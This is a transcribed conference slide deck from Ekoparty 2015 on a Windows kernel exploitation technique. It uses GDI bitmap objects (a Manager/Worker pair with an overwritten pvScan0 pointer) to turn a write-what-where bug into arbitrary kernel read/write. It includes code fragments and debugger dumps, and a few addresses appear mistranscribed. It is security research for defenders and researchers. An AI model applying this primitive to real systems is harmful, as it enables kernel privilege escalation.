Abusing GDI for ring0 exploit primitives.

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Ekoparty 2015

CORE SECURITY
Thinking Ahead.

Bio

- Developer at Core Security since 2002
  Joined IMPACT's EWT in 2003.
- Found some vulnerabilities over the years
  CVE-2010-2741 / CVE-2010-0766
  CVE-2009-3578 / CVE-2009-3576
  CVE-2008-1602 / [...]
- Co-Authored "VGA Persistent Rootkit" with Nicolas Economou.
  Presented at Ekoparty 2012.

Previous work

- Windows Kernel Exploitation : This Time Font hunt you down in 4 bytes
  KEEN TEAM
- I Got 99 Problem But a Kernel Pointer Ain’t One
  Alex Ionescu
- Easy local Windows Kernel exploitation
  Cesar Cerrudo
- Etc...

Introduction:

While researching about a recently patched Windows font vulnerability I came across a very elegant technique for turning the usual write-what-where bug into a full read-write primitive.

I didn't invent this, I'm not sure who did, as far as I understand it, it could have been used since 1999, but I thought it was insanely cool, and wanted to share it.

A cool trick for a vast amount of ring0 exploits from Windows 2000 to Windows 10.

Abusing GDI for ring0 exploit primitives.

As per previous work, we know some sections of Win32k are mapped on user space. One of those can be found at **PEB.GdiSharedHandleTable**.

```
kd> dt @$peb ntdll!_PEB GdiSharedHandleTable
   +0x0f8 GdiSharedHandleTable : 0x0000001e`1bf80000 Void
kd> db 0x0000001e`1bf80000
0000001e`1bf80000  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 40  ...............@
0000001e`1bf80010  00 00 00
0000001e`1bf80020  00 00 00
0000001e`1bf80030  00 00 00
0000001e`1bf80040  00 00 00
0000001e`1bf80050  00 00 00
0000001e`1bf80060  00 00 00
0000001e`1bf80070  00 00 00
0000001e`1bf80080  00 00 00
0000001e`1bf80090  00 00 00
0000001e`1bf800a0  00 00 00
0000001e`1bf800b0  00 00 00
0000001e`1bf800c0  00 00 00
0000001e`1bf800d0  00 00 00
0000001e`1bf800e0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0000001e`1bf800f0  f0 0d 00 40 01 f9 ff ff-00 00 00 00 04 01 04 40  ...@...........@
0000001e`1bf80100  00 00 00 00 00 00 00 00-f0 0c 00 40 01 f9 ff ff  ...........@....
0000001e`1bf80110  00 00 00 00 88 01 08 40-00 00 00 00 00 00 00 00  .......@........
0000001e`1bf80120  40 08 00 40 01 f9 ff ff-00 00 00 00 08 01 08 40  @..@...........@
0000001e`1bf80130  00 00 00 00 00 00 00 00-50 07 00 40 01 f9 ff ff  ........P..@....
0000001e`1bf80140  00 00 00 00 08 01 08 40-00 00 00 00 00 00 00 00  .......@........
0000001e`1bf80150  60 06 00 40 01 f9 ff ff-00 00 00 00 08 01 08 40  `..@...........@
0000001e`1bf80160  00 00 00 00 00 00 00 00-f0 02 00 40 01 f9 ff ff  ...........@....
0000001e`1bf80170  00 00 00 00 85 01 05 40-00 00 00 00 00 00 00 00  .......@........
```


```
typedef struct {
PVOID64 pKernelAddress;
USHORT wProcessId;
USHORT wCount;
USHORT wUpper;
USHORT wType;
PVOID64 pUserAddress;
} GDICELL64;
```

Abusing GDI for ring0 exploit primitives.

By knowing a GDI handle, we can know the offset of its entry in the table.

```
addr = PEB.GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL64)
```

Say we call CreateBitmap and it returns HBITMAP = 0x0F050566.



So, what's at pKernelAddress?

```
typedef struct {
BASEOBJECT64 BaseObject; // 0x00
SURFOBJ64 SurfObj; // 0x18
[...]
} SURFACE64;
```

```
kd> db 0xFFFFF90140a21000
fffff901`40a21000  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21010  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21020  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21030  00 00 00 00 00 00 00 00-64 00 00 00 64 00 00 00
fffff901`40a21040  40 9c 00 00 00 00 00 00-60 12 a2 40 01 f9 ff ff
fffff901`40a21050  60 12 a2 40 01 f9 ff ff-90 01 00 00 2a 0b 00 00
fffff901`40a21060  06 00 00 00 00 00 01 00-00 00 00 00 00 00 00 00
fffff901`40a21070  00 02 80 04 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21080  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21090  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210a0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210b0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

```
ULONG64 dhsurf; // 0x00
ULONG64 hsurf; // 0x08
ULONG64 dhpdev; // 0x10
ULONG64 hdev; // 0x18
SIZEL sizlBitmap; // 0x20
ULONG64 cjBits; // 0x28
ULONG64 pvBits; // 0x30
ULONG64 pvScan0; // 0x38
```

For 32bit BMF_TOPDOWN bitmaps all we care about is **pvScan0**, a pointer to pixel data (start of 1st scanline), and what user mode reachable GDI functions like GetBitmapBits and SetBitmapBits ultimately operate on.

Although we cannot access **BASEOBJECT** or **SURFOBJ** members from user mode code, nothing stops us from calculating their address.

pvScan0 offset = pKernelAddress + 0x50

```
kd> db 0xFFFFF90140a21000
fffff901`40a21000  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21010  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21020  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21030  00 00 00 00 00 00 00 00-64 00 00 00 64 00 00 00
fffff901`40a21040  40 9c 00 00 00 00 00 00-60 12 a2 40 01 f9 ff ff
fffff901`40a21050  60 12 a2 40 01 f9 ff ff-90 01 00 00 2a 0b 00 00
fffff901`40a21060  06 00 00 00 00 00 01 00-00 00 00 00 00 00 00 00
fffff901`40a21070  00 02 80 04 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21080  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21090  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210a0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210b0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

This is interesting, because controlling this single pointer can give us memcpy() of any virtual address, and comes free with a very convenient way to invoke this functionality from **ring3**...**even at LOWINTEGRITY.**

Abusing GDI for ring0 exploit primitives.

How?

Let's say for example you have a ring0 write-what-where that can only be triggered once, here's what you can do:

- Create 2 bitmaps (Manager/Worker)
- Use handles to lookup **GDICELL**, compute **pvScan0** address
- Use vulnerability to write Worker’s **pvScan0** offset address as Manager's **pvScan0** value.
- Use SetBitmapBits on Manager to select address.
- Use GetBitmapBits/SetBitmapBits on Worker to read/write previously set address.

How?

Let's say for example you have a ring0 write-what-where that can only be triggered once, here's what you can do:

- Create 2 bitmaps (Manager/Worker)

```
hManager = CreateBitmap(...);
hWorker = CreateBitmap(...);
```

- Use handles to lookup **GDICELL**, compute **pvScan0** address

```
ManagerCell = *((GDICELL64 *)(PEB.GdiSharedHandleTable + LOWORD(hManager) * 0x18));
pManagerpvScan0 = ManagerCell.pKernelAddress + 0x50;
```

- Use vulnerability to write Worker's **pvScan0** offset address as Manager's **pvScan0** value.

```
[...]
```


- Use SetBitmapBits on Manager to select address.

```
SetBitmapBits(hManager, sizeof(writebuf), &writebuf);
```

- Use GetBitmapBits/SetBitmapBits on Worker to read/write previously set address.

```
SetBitmapBits(hWorker, len, writebuffer);
GetBitmapBits(hWorker, len, readbuffer);
```

Abusing GDI for ring0 exploit primitives.



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```
hManager = CreateBitmap(...);
hWorker = CreateBitmap(...);
```

hManager = 0x93050769

hWorker = 0x20050555

```
BASEOBJECT64 BaseObject; // 0x00
SURFOBJ64 SurfObj; // 0x18
```

```
GDI_TABLE_ENTRY:
  pKernelAddress: fffff90142348000
  wProcessId: 00000b9c
  wCount: 0000
  wUpper: 9305
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 93050769
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:ffffffff93050769
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000064 (Y)00000064
  cjBits: 0000000000009c40
  pvBits: fffff90142348260
  pvScan0: fffff90142348260
  lDelta: 00000190
  iUniq: 00001889
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

```
GDI_TABLE_ENTRY:
  pKernelAddress: fffff90142352000
  wProcessId: 00000b9c
  wCount: 0000
  wUpper: 2005
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 20050555
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:0000000020050555
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000063 (Y)00000064
  cjBits: 0000000000009ab0
  pvBits: fffff90142352260
  pvScan0: fffff90142352260
  lDelta: 0000018c
  iUniq: 0000188a
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
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```

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  hdev:0000000000000000
  sizlBitmap: (X)00000064 (Y)00000064
  cjBits: 0000000000009c40
  pvBits: fffff90142348260
  pvScan0: ffff90142352050
  lDelta: 00000190
  iUniq: 00001889
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

ffff90142352050

hWorker = 0x20050555

```
GDI_TABLE_ENTRY:
  pKernelAddress: fffff90142352000
  wProcessId: 00000b9c
  wCount: 0000
  wUpper: 2005
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 20050555
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:0000000020050555
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000063 (Y)00000064
  cjBits: 0000000000009ab0
  pvBits: fffff90142352260
  pvScan0: fffff90142352260
  lDelta: 0000018c
  iUniq: 0000188a
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

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  wProcessId: 00000b9c
  wCount: 0000
  wUpper: 9305
  wType: 4005 (GDIObjType_SURF_TYPE)
  pUserAddress: 0000000000000000

BASEOBJECT:
  hHmgr: 93050769
  ulShareCount: 00000000
  cExclusiveLock: 0000
  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:ffffffff93050769
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000064 (Y)00000064
  cjBits: 0000000000009c40
  pvBits: fffff90142348260
  pvScan0: ffff90142352050
  lDelta: 00000190
  iUniq: 00001889
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

```
SetBitmapBits(hManager, sizeof(writebuf), &writebuf);
```

hWorker = 0x20050555

```
GDI_TABLE_ENTRY:
  pKernelAddress: fffff90142352000
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  ulShareCount: 00000000
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  BaseFlags: 0000
  Tid: 0000000000000000

SURFOBJ:
  dhsurf:0000000000000000
  hsurf:0000000020050555
  dhpdev:0000000000000000
  hdev:0000000000000000
  sizlBitmap: (X)00000063 (Y)00000064
  cjBits: 0000000000009ab0
  pvBits: fffff90142352260
  pvScan0: ffffe0000c66a2c0
  lDelta: 0000018c
  iUniq: 0000188a
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

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```
GetBitmapBits(hWorker, len, readbuffer);
```

hWorker = 0x20050555

```
03 00 b2 00 00 00 00 00-c8 a2 66 0c 00 e0 ff ff
c8 a2 66 0c 00 e0 ff ff-d8 a2 66 0c 00 e0 ff ff
d8 a2 66 0c 00 e0 ff ff-00 a0 1a 00 00 00 00 00
38 83 67 0c 00 e0 ff ff-78 d3 6e 0d 00 e0 ff ff
00 00 00 00 00 00 00 00-01 00 14 00 00 00 00 00
01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

```
GDI_TABLE_ENTRY:
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  dhsurf:0000000000000000
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  sizlBitmap: (X)00000063 (Y)00000064
  cjBits: 00000000000009ab0
  pvBits: fffff90142352260
  pvScan0: ffffe0000c66a2c0
  lDelta: 0000018c
  iUniq: 0000188a
  iBitmapFormat: 00000006 (BMF_32BPP)
  iType: 0000 (STYPE_BITMAP)
  fjBitmap: 0001 (BMF_TOPDOWN)
```

Tools of the trade:

While researching about GDI structures I found I lacked an appropriate tool to make sense of it all, specially when I needed to spray GDI objects all over the place.

I knew about gdikdx.dll, but that was last seen 10+ years ago. And nothing replacing it to my knowledge works on x64. So I crafted something that turned out to be usable for me and might be usable for others.

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GDIObjDump:

Is a WinDbg/Kd extension to dump information about the GDI handle table and it's referenced kernel structures.

```
kd> !gdiobjdump
GDIObjDump v1.0 - pnx!/CORE
Usage:
      !gdiobjdump -[uk] -[ab][filename] -filter

      -u - dumps PEB.GdiSharedHandleTable (default)
      -k - dumps WIN32K!gpentHmgr
      -a [filename] - text output
      -b [filename] - binary output

      Filter: (match only)
      -h <hex> - specific handle
      -p <hex> - specific pid
      -t <hex> - specific type:
                        [00]  (GDIObjType_DEF_TYPE)
                        [01]  (GDIObjType_DC_TYPE)
                        [04]  (GDIObjType_RGN_TYPE)
                        [05]  (GDIObjType_SURF_TYPE)
                        [06]  (GDIObjType_CLIENTOBJ_TYPE)
                        [07]  (GDIObjType_PATH_TYPE)
                        [08]  (GDIObjType_PAL_TYPE)
                        [09]  (GDIObjType_ICMLCS_TYPE)
                        [0a]  (GDIObjType_LFONT_TYPE)
                        [0b]  (GDIObjType_RFONT_TYPE)
                        [0e]  (GDIObjType_ICMCXF_TYPE)
                        [0f]  (GDIObjType_SPRITE_TYPE)
                        [10]  (GDIObjType_BRUSH_TYPE)
                        [11]  (GDIObjType_UMPD_TYPE)
                        [12]  (GDIObjType_HLSURF_TYPE)
                        [15]  (GDIObjType_META_TYPE)
                        [1c]  (GDIObjType_DRVOBJ_TYPE)
```

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
GDIObjView:

Is a stand alone application that loads binary dumps made with GDIObjDump and shows a graphical representation of the GDI table.

It allows you to sort and filter the GDI entries in a bunch of ways, and click individual cells to view the contents of their kernel structure.



DEMO

QUESTIONS?

THANK YOU